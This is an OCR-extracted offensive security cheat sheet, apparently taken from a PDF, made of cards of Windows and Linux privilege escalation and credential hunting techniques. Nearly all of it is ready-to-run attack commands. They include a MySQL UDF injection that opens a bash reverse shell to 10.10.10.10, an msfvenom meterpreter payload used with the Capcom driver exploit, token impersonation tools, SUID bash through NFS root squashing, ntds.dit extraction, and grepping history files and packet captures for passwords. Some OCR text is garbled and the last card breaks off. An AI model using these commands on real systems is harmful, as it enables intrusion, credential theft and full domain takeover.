
Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abusing Services

Difficulty



APT Used

1. adcsppwn.exe --adcs <cs server> --port [local port] --remote [computer]
2. adcsppwn.exe --adcs cs.pwnlab.local
3. adcsppwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --port 9001
4. adcsppwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --output C:\Temp\cert\_b64.txt
5. adcsppwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --username pwnlab.local\mranderson --password TheOnlyOne! --dc dc.pwnlab.local





# MYSQL UDF CODE INJECTION


Domain: Yes

Local Admin: Yes

OS: Linux

Type: Injection

Difficulty



```
1.mysql -u root -p
2.mysql> use mysql;
3.mysql> create table admin(line blob);
4.mysql> insert into admin values(load_file('/tmp/lib_mysqludf_sys.so'));
5.mysql> select * from admin into dumpfile
      '/usr/lib/lib_mysqludf_sys.so';
6.mysql> create function sys_exec returns integer soname
      'lib_mysqludf_sys.so';
7.mysql> select sys_exec('bash -i >& /dev/tcp/10.10.10.10/9999 0>&1');
```





# IMPERSONATION TOKEN WITH IMPERSONATELOGGEDONUSER

Domain: No

Local Admin: Yes

OS: Windows


Type: Injection

1.1.SharplImpersonation.exe user:<user> shellcode:<URL>

2.2.SharplImpersonation.exe

technique:ImpersonateLoggedOnuser

user:<user>





# IMPERSONATION TOKEN WITH SEIMPERSONTEPRIVILEGE


Domain: No

1.1.execute-assembly sweetpotato.exe -p beacon.exe

Local Admin: Yes

OS: Windows

Type: Injection





# IMPERSONATION TOKEN WITH SELOADDRIVERPRIVILEGE

Domain: No

Local Admin: Yes

OS: Windows


Type: Injection

1.EOPLOADDRIVER.exe

C:\\\\Users\\\\Username\\\\Desktop\\\\Driver.sys

System\\\\CurrentControlSet\\\\MyService

Difficulty



APT Used

Detection





# OPENVPN CREDENTIALS

Domain: No


1. locate \*.ovpn

Local Admin: Yes

OS: Windows/Linux

Type: Enumeration & Hunt

Difficulty





# BASH HISTORY

🔗 Domain: No


🌐 Local Admin: Yes

💻 OS: Windows/Linux

⚡ Type: Enumeration & Hunt

1. history  
2. cat /home/<user>/.bash\_history  
3. cat ~/.bash\_history | grep -i passw

Difficulty



Detection

APT Used





# PACKAGE CAPTURE


🔗 Domain: No

```
1. tcpdump -nt -r capture.pcap -A 2>/dev/null | grep -P 'pwd='
```

🔐 Local Admin: Yes

💻 OS: Windows/Linux

⚡ Type: Sniff





# NFS ROOT SQUASHING


Domain: Yes

Local Admin: Yes

OS: Linux

Type: Remote Procedure Calls (RPC)

1. showmount -e <victim\_ip>
2. mkdir /tmp/mount
3. mount -o rw,vers=2 <victim\_ip>:/tmp /tmp/mount
4. cd /tmp/mount
5. cp /bin/bash .
6. chmod +s bash





# ABUSING ACCESS CONTROL LIST


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

Difficulty



APT Used

```
1. $user = "megacorp\jorden"
2. $folder = "C:\Users\administrator"
3. $acl = get-acl $folder
4. $aclpermissions = $user, "FullControl", "ContainerInherit,
ObjectInherit", "None", "Allow"
5. $aclrule =
System.Security.AccessControl.FileSystemAccessRule
$aclpermissions
6. $acl.AddAccessRule($aclrule)
7. set-acl -path $folder -AclObject $acl
8. get-acl $folder | folder
```

new-object





# ESCALATE WITH SEBACKUPPRIVILEGE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

1. import-module .\SeBackupPrivilegeUtils.dll
2. import-module .\SeBackupPrivilegeCmdLets.dll
3. Copy-FileSebackupPrivilege  
z:\Windows\NTDS\ntds.dit  
C:\temp\ntds.dit





# ESCALATE WITH SEIMPERSONATEPRIVILEGE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

1. <https://github.com/dievas/printsspoof>  
2. printsspoof.exe -i -c "powershell -c whoami"





# ESCALATE WITH SELOADDRIVERPRIVILEGE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

Difficulty



Detection

APT Used

FIRST:

Download

<https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys>

Download

<https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploaddriver.cpp>

Download <https://github.com/tandasat/ExploitCapcom>  
change ExploitCapcom.cpp line 292

TCHAR CommandLine[] = TEXT("C:\\Windows\\system32\\cmd.exe");  
to

TCHAR CommandLine[] = TEXT("C:\\test\\shell.exe");  
then compile ExploitCapcom.cpp and eoploaddriver.cpp to .exe

SECOND:

1. msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.14.4 LPORT=4444 -f exe > shell.exe
2. .\eoploaddriver.exe System\CurrentControlSet\MyService C:\test\capcom.sys
3. .\ExploitCapcom.exe
4. in msf exec `run`





# ESCALATE WITH FORCECHANGEPASSWORD

